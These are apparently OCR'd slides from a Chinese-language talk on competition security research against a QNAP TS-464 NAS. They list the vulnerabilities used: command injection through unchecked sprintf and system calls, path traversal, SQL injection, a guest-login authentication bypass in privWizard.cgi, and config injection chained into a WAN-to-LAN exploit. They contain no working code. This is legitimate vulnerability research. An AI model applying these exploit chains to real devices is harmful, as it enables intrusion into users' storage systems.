
QNAP TS-464

- Command Injection
  - 沒檢查參數就 sprintf 寫入 cmd 並 system(cmd)
  - 透過 **Path Traversal 任意建立目錄**串起整個 Exploit Chain
- Path Traversal 任意建立目錄被 Patched
- SQL Injection
  - 沒檢查 query 就 sprintf 寫入 sql 並執行
  - privWizard.cgi 沒檢查 guest 可以登入來繞過驗證
  - 透過 **Improper Data Validation 來 Config Injection** 串起整個 Exploit Chain


廢洞大集合

報名截止日倒數 26 小時

- 終於完成從 WAN 端打到 LAN 端的 Exploit
- 反覆進行多輪測試, 測穩定度
- 完成完整的報告




10/19 4:00 a.m.
倒數 26 小時



10/19 4:00 a.m.
倒數 26 小時

[redacted]



